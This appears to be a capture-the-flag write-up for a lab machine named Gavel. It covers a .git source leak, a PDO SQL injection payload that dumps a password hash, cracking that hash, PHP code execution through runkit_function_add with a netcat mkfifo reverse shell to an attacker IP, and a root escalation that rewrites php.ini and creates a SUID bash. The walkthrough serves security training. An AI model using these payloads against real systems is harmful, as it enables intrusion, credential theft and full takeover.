Overview
Gavel is a Medium-rated Linux machine that demonstrates several interesting attack vectors:
- Exposed
.gitrepository leading to source code disclosure - A novel SQL injection technique bypassing PDO prepared statements
- Dynamic PHP code execution via
runkit_function_add() - Privilege escalation through PHP configuration manipulation in a daemon process
The machine requires a solid understanding of PHP internals, careful code analysis, and creative exploitation techniques.
Reconnaissance
Port Scanning
Starting with the standard Nmap scan:
nmap -sC -sV -oN nmap/initial 10.129.242.203PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 1f:de:9d:84:bf:a1:64:be:1f:36:4f:ac:3c:52:15:92 (ECDSA)
|_ 256 70:a5:1a:53:df:d1:d0:73:3e:9d:90:ad:c1:aa:b4:19 (ED25519)
80/tcp open http Apache httpd 2.4.52
| http-git:
| 10.129.242.203:80/.git/
| Git repository found!
| .git/config matched patterns 'user'
| Repository description: Unnamed repository; edit this file 'description' to name the...
|_ Last commit message: ..
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Gavel AuctionThe scan reveals a web application running on the standard HTTP port. After adding gavel.htb to /etc/hosts, I proceeded with directory enumeration.
Directory Enumeration
ffuf -u http://gavel.htb/FUZZ -w /usr/share/wordlists/dirb/common.txtInteresting findings:
/.git/HEAD            (Status: 200) [Size: 23]
/.git                 (Status: 301) [Size: 305] [--> http://gavel.htb/.git/]
/.git/config          (Status: 200) [Size: 136]
/.git/logs/           (Status: 200) [Size: 1128]
/admin.php            (Status: 302) [Size: 0] [--> index.php]
/assets               (Status: 301) [Size: 307] [--> http://gavel.htb/assets/]
/includes             (Status: 301) [Size: 309] [--> http://gavel.htb/includes/]
/index.php            (Status: 200) [Size: 13914]
/rules                (Status: 301) [Size: 306] [--> http://gavel.htb/rules/]
The exposed .git directory is a critical finding. This typically means we can reconstruct the entire source code repository.
Initial Access
Git Repository Exposure
When developers accidentally expose their .git directory, attackers can download the entire repository, including commit history, deleted files, and potentially sensitive configuration.
Downloading the repository:
wget -r http://gavel.htb/.git/
cd gavel.htb
git status
The output shows numerous deleted files:
deleted:    includes/.htaccess
deleted:    includes/auction.php
deleted:    includes/auction_watcher.php
deleted:    includes/bid_handler.php
deleted:    includes/config.php
deleted:    includes/db.php
deleted:    includes/session.php
modified:   index.php
deleted:    inventory.php
modified:   login.php
deleted:    logout.php
modified:   register.php
deleted:    rules/.htaccess
deleted:    rules/default.yaml
Restoring deleted files:
git restore .Now I have access to the complete application source code, including files that were removed from the live site. This is a goldmine for vulnerability research.
SQL Injection in PDO Prepared Statements
After analyzing the restored source code, I discovered a potential SQL injection vulnerability in includes/inventory.php:
$sortItem = $_POST['sort'] ?? $_GET['sort'] ?? 'item_name';
$userId = $_POST['user_id'] ?? $_GET['user_id'] ?? $_SESSION['user']['id'];

$col = "`" . str_replace("`", "", $sortItem) . "`";

$itemMap = [];
$itemMeta = $pdo->prepare("SELECT name, description, image FROM items WHERE name = ?");

try {
    if ($sortItem === 'quantity') {
        $stmt = $pdo->prepare("SELECT item_name, item_image, item_description, quantity FROM inventory WHERE user_id = ? ORDER BY quantity DESC");
        $stmt->execute([$userId]);
    } else {
        $stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ? ORDER BY item_name ASC");
        $stmt->execute([$userId]);
    }
    $results = $stmt->fetchAll(PDO::FETCH_ASSOC);
} catch (Exception $e) {
    $results = [];
}
Initial Analysis:
At first glance, this code looks secure:
- It uses prepared statements with parameterized queries
- The
$userIdis properly bound as a parameter - There’s backtick escaping for the column name
However, there’s a critical flaw: the $col variable is directly interpolated into the SQL query string, not passed as a parameter.
Understanding the Vulnerability
The problem lies in how PDO prepared statements work. When you write:
$stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ?");The $col variable is not a parameterized value. It’s part of the SQL string itself. PDO only parameterizes the ? placeholder. This means if we can control $col, we can break out of the column context and inject arbitrary SQL.
The Challenge:
The code wraps the sort parameter in backticks:
$col = "`" . str_replace("`", "", $sortItem) . "`";This removes any backticks we try to inject, preventing us from simply closing the column name. Traditional injection payloads won’t work here.
The Novel Bypass Technique
After extensive research, I discovered a technique documented in this blog post that exploits PDO comment handling and subquery behavior.
The Key Insight:
We can use:
- A null byte (
%00) to terminate PDO parsing early - SQL comments (
--) to neutralize the rest of the query - A subquery to replace the expected table with our own data source
- The
\?escape sequence to bypass parameter binding
Crafted Payload:
user_id=x` FROM (SELECT password AS `'x` from users)y;#
sort=\?;--%00
Breaking Down the Payload:
Let’s trace how this transforms the SQL query.
Original query:
SELECT `[sort]` FROM inventory WHERE user_id = ?After injection with our payload:
SELECT `\?;--` FROM inventory WHERE user_id = x` FROM (SELECT password AS `'x` from users)y;#What happens:
sort=\?;--%00makes the column name`\?;--`user_id=xFROM (SELECT password AS'xfrom users)y;#` breaks out of the parameter context- The backtick in `’x`` closes the column backtick added by the code
- We inject a subquery:
FROM (SELECT password AS ...) #comments out the rest of the original query%00prevents PDO from parsing trailing SQL as intended
Final HTTP Request:
POST /inventory.php HTTP/1.1
Host: gavel.htb
Content-Type: application/x-www-form-urlencoded

user_id=x`%20FROM%20(SELECT%20password%20AS%20`'x`%20from%20users)y;%23&sort=\?;--%00
Result:

The injection successfully extracts the administrator’s password hash:
$2y$10$MNkDHV6g16FjW/lAQRpLiuQXN4MVkdMuILn0pLQlC2So9SgH5RTfSCracking the Hash
The hash format $2y$ indicates bcrypt, a strong password hashing algorithm. However, if the password is weak, it can still be cracked with enough time.
echo '$2y$10$MNkDHV6g16FjW/lAQRpLiuQXN4MVkdMuILn0pLQlC2So9SgH5RTfS' > hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt hash.txt
After some time, John successfully cracks the hash:
midnight1Exploiting runkit_function_add()
With administrator credentials (auctioneer:midnight1), I logged into the admin panel and discovered a new functionality:

The admin panel allows editing auction rules. Going back to the source code, I found how these rules are processed.
Code Analysis
admin.php - Where admins inject the rule:
if ($auction_id > 0 && $rule && $message) {
    $stmt = $pdo->prepare("UPDATE auctions SET rule = ?, message = ? WHERE id = ?");
    $stmt->execute([$rule, $message, $auction_id]); // Admin injects malicious PHP code here
    $_SESSION['success'] = 'Rule and message updated successfully!';
    header('Location: admin.php');
    exit;
}

// Later...
$stmt = $pdo->prepare("SELECT * FROM auctions WHERE id = ?");
$stmt->execute([$auction_id]);
$auction = $stmt->fetch(); // Retrieves the auction with the malicious rule
bid_handler.php - Where the rule is executed:
$rule = $auction['rule'];  // Pulled directly from DB, NO sanitization

if (function_exists('ruleCheck')) {
    runkit_function_remove('ruleCheck');
}

// THIS IS THE VULNERABILITY
runkit_function_add('ruleCheck', '$current_bid, $previous_bid, $bidder', $rule);
$allowed = ruleCheck($current_bid, $previous_bid, $bidder);  // EXECUTES INJECTED CODE
default.yaml - Example of legitimate rules:
rules:
  - rule: "return $current_bid >= $previous_bid * 1.1;"
    message: "Bid at least 10% more than the current price."

  - rule: "return $current_bid % 5 == 0;"
    message: "Bids must be in multiples of 5."

  - rule: "return $current_bid >= $previous_bid + 5000;"
    message: "Only bids greater than 5000 + current bid will be considered."
Understanding runkit_function_add()
The runkit_function_add() function is part of the Runkit extension, which allows dynamic creation of PHP functions at runtime.
Syntax:
runkit_function_add(string $function_name, string $argument_list, string $code)In this case:
- Function name:
ruleCheck - Arguments:
$current_bid, $previous_bid, $bidder - Code body: Whatever is in the
$rulevariable (which comes from the database)
Why This Is Extremely Dangerous:
| Risk Factor | Explanation |
|---|---|
| Dynamic Code Execution | Creates executable PHP functions from raw strings |
| No Input Sanitization | $rule comes straight from the database with zero validation |
| Global Scope Execution | Injected code runs with full access to $pdo, $_SESSION, filesystem |
| Pre-Validation Trigger | Code executes before bid validation, so payload runs even if bid fails |
Essentially, this is eval() in disguise. We can execute arbitrary PHP code by simply editing the auction rule.
Exploitation
I crafted a malicious rule containing a reverse shell payload:
system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.143 4444 >/tmp/f"); return false;Steps:
- Login as admin with
midnight1 - Navigate to auction rule editor
- Replace the rule with the reverse shell payload
- Save the rule
- Trigger the rule by placing a bid on that auction
- Catch the shell on my listener
nc -lvnp 4444
Success! I now have a shell as the www-data user.
User Flag
After gaining initial access, I began exploring the system:
www-data@gavel:/var/www/html/gavel$ ls /home
auctioneer
There’s a user called auctioneer. I tried reusing the password we cracked earlier:
www-data@gavel:/var/www/html/gavel$ su - auctioneer
Password: midnight1
It worked! Password reuse is a common misconfiguration that often provides easy lateral movement.
auctioneer@gavel:~$ cat user.txt
33dde783293348e760106732f6b2c61b
User flag captured.
Privilege Escalation
Now comes the interesting part: escalating from auctioneer to root.
Understanding the Architecture
After getting the user shell, I started enumerating the system to understand what services are running and what permissions I have.
Checking my groups:
auctioneer@gavel:~$ id
uid=1001(auctioneer) gid=1002(auctioneer) groups=1002(auctioneer),1001(gavel-seller)
Interesting: I’m part of a group called gavel-seller. This is clearly related to the Gavel application. Let me see what this group has access to.
Looking for processes:
auctioneer@gavel:~$ ps aux | grep gavel
root        1004  0.0  0.0  19128  3888 ?        Ss   08:00   0:00 /opt/gavel/gaveld
There’s a daemon called gaveld running as root. This is immediately interesting for privilege escalation.
Finding files owned by my group:
auctioneer@gavel:~$ find / -group gavel-seller 2>/dev/null
/run/gaveld.sock
/usr/local/bin/gavel-util
Two files are accessible to the gavel-seller group:
/run/gaveld.sock- A Unix socket (probably for IPC)/usr/local/bin/gavel-util- A binary utility
Examining the binary:
auctioneer@gavel:~$ ls -la /usr/local/bin/gavel-util
-rwxr-xr-x 1 root gavel-seller 17688 Oct  3 19:35 /usr/local/bin/gavel-util

auctioneer@gavel:~$ file /usr/local/bin/gavel-util
/usr/local/bin/gavel-util: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=941cf63911b2f8f4cabff61062f2c9ad64f043d6, for GNU/Linux 3.2.0, not stripped
The binary is:
- Owned by root
- Executable by the
gavel-sellergroup (which I’m a member of) - Not a SUID binary (no
sbit in permissions)
This is a crucial observation. Since it’s not SUID, when I run gavel-util, it executes with my privileges (auctioneer), not root privileges.
Checking the daemon:
auctioneer@gavel:~$ ls -ld /opt/gavel/
drwxr-xr-x 4 root root 4096 Nov  5 12:46 /opt/gavel/

auctioneer@gavel:~$ ls -ld /opt/gavel/gaveld
-rwxr-xr-- 1 root root 35992 Oct  3 19:35 /opt/gavel/gaveld
The gaveld daemon is owned by root and I can’t directly execute it or read its code.
The Architecture Pattern
After testing the gavel-util binary, I discovered it’s used to submit YAML files for processing. Here is the architecture:
+---------------------------------------------------------+
| User: auctioneer (gavel-seller group)                   |
| - Runs: /usr/local/bin/gavel-util submit file.yaml      |
| - Permission: Can submit YAML files                     |
+------------------------+--------------------------------+
                         |
                         | (submits YAML via socket/filesystem)
                         v
+---------------------------------------------------------+
| Daemon: /opt/gavel/gaveld (running as ROOT)             |
| - Monitors for new YAML submissions                     |
| - Reads YAML files from queue                           |
| - Parses YAML and processes 'rule' field                |
| - Executes PHP code in 'rule' field AS ROOT             |
+---------------------------------------------------------+
Critical Understanding:
The privilege escalation doesn’t happen when we run gavel-util; that just delivers our malicious YAML file. The privilege escalation happens when gaveld (running as root) picks up and processes our YAML file, executing the PHP code we injected in the rule field with root privileges.
This is similar to the web application exploit, but now:
- We’re on the system (not remote)
- The processing happens by a root daemon
- We can potentially execute any command as root
The Problem: PHP Restrictions
When I first tried to inject a simple reverse shell or command execution in the YAML rule field:
rule: system('id'); return false;It didn’t work. This is because the PHP configuration used by gaveld has security restrictions enabled.
Common PHP Security Settings:
open_basedir=/opt/gavel/
disable_functions=system,exec,shell_exec,passthru,popen,proc_open,...
These settings prevent PHP from:
- Executing system commands (
system,exec, etc.) - Accessing files outside a specific directory
- Using other dangerous functions
Even though gaveld runs as root, the PHP interpreter inside it is sandboxed.
However, I discovered I could still use file operations:
file_put_contents('/opt/gavel/test.txt', 'Hello World'); return false;This worked, so file_put_contents() was not blocked. This is the path forward.
Two-Stage PHP Sandbox Escape
The privilege escalation requires two stages:
- Stage 1: Remove PHP security restrictions by overwriting the PHP configuration
- Stage 2: Execute system commands (now unrestricted) to create a SUID bash
Stage 1: Disabling PHP Restrictions
Objective: Overwrite /opt/gavel/.config/php/php.ini to remove all security restrictions.
Creating the malicious YAML:
cat <<'EOF' > /tmp/fix_ini.yaml
name: al3xx
description: disable php restrictions
image: "al3xx.png"
price: 5
rule_msg: "al3xx"
rule: file_put_contents('/opt/gavel/.config/php/php.ini', "engine=On\ndisplay_errors=On\nopen_basedir=\ndisable_functions=\n"); return false;
EOF
What this does:
The rule field contains PHP code that creates a new PHP configuration file:
file_put_contents('/opt/gavel/.config/php/php.ini',
    "engine=On\n" .
    "display_errors=On\n" .
    "open_basedir=\n" .
    "disable_functions=\n"
);
return false;
Understanding the PHP.ini Settings:
| Setting | Original Value | Our Value | Effect |
|---|---|---|---|
open_basedir |
/opt/gavel/ |
empty | PHP can now access any file on the filesystem |
disable_functions |
system,exec,... |
empty | PHP can now use all dangerous functions including system() |
Submitting the payload:
auctioneer@gavel:~$ /usr/local/bin/gavel-util submit /tmp/fix_ini.yaml
Item submitted for review in next auction
Important: After submitting, we must wait a few seconds.
When gaveld processes our YAML file and overwrites php.ini, the running PHP process doesn’t immediately reload its configuration. One of two things typically happens:
- The daemon restarts periodically and picks up the new config
- The daemon processes files in batches and reloads config between batches
Either way, wait for the new PHP configuration to take effect before stage 2.
Stage 2: Creating SUID Bash
Now that PHP restrictions are removed, we can execute system commands.
Creating the second malicious YAML:
cat <<'EOF' > /tmp/rootshell.yaml
name: al3xx
description: create suid bash
image: "al3xx.png"
price: 5
rule_msg: "al3xx"
rule: system('cp /bin/bash /opt/gavel/rootbash; chmod u+s /opt/gavel/rootbash'); return false;
EOF
What this does:
The rule field now contains a system() call (which was blocked before stage 1):
system('cp /bin/bash /opt/gavel/rootbash; chmod u+s /opt/gavel/rootbash');
return false;
This command:
- Copies
/bin/bashto/opt/gavel/rootbash - Sets the SUID bit on the copy with
chmod u+s
Understanding SUID:
When a binary has the SUID bit set and is owned by root:
- Any user who executes it will run it with the owner’s privileges (root)
- The permission appears as
-rwsr-xr-x(note thesinstead ofx)
Since this command is executed by gaveld (running as root), the copied bash will be:
- Owned by root
- Have the SUID bit set
- Allow any user to get a root shell
Submitting the second payload:
auctioneer@gavel:~$ /usr/local/bin/gavel-util submit /tmp/rootshell.yaml
Item submitted for review in next auction
Again, wait a few seconds for processing.
Verifying the SUID binary was created:
auctioneer@gavel:~$ ls -l /opt/gavel/rootbash
-rwsr-xr-x 1 root root 1396520 Dec  5 20:26 /opt/gavel/rootbash
Perfect. The s in -rwsr-xr-x confirms the SUID bit is set.
Root Flag
Now we can execute our SUID bash to get root:
auctioneer@gavel:~$ /opt/gavel/rootbash -pNote: The -p flag (privileged mode) is crucial. Without it, bash will drop the SUID privileges.
rootbash-5.1# whoami
root

rootbash-5.1# id
uid=1001(auctioneer) gid=1002(auctioneer) euid=0(root) groups=1002(auctioneer),1001(gavel-seller)
Notice:
- uid = 1001 (
auctioneer) - real user ID - euid = 0 (
root) - effective user ID (what matters for permissions) - We have root privileges
Capturing the root flag:
rootbash-5.1# cat /root/root.txt
[root_flag_here]
Key Takeaways
- Exposed
.gitdirectories can leak full source code and sensitive history - Prepared statements are not a complete defense if SQL identifiers are unsafely interpolated
- Dynamic code execution helpers like
runkit_function_add()are dangerous with untrusted input - Password reuse can enable easy lateral movement after initial compromise
- Root daemons processing user-controlled data are high-value privilege-escalation targets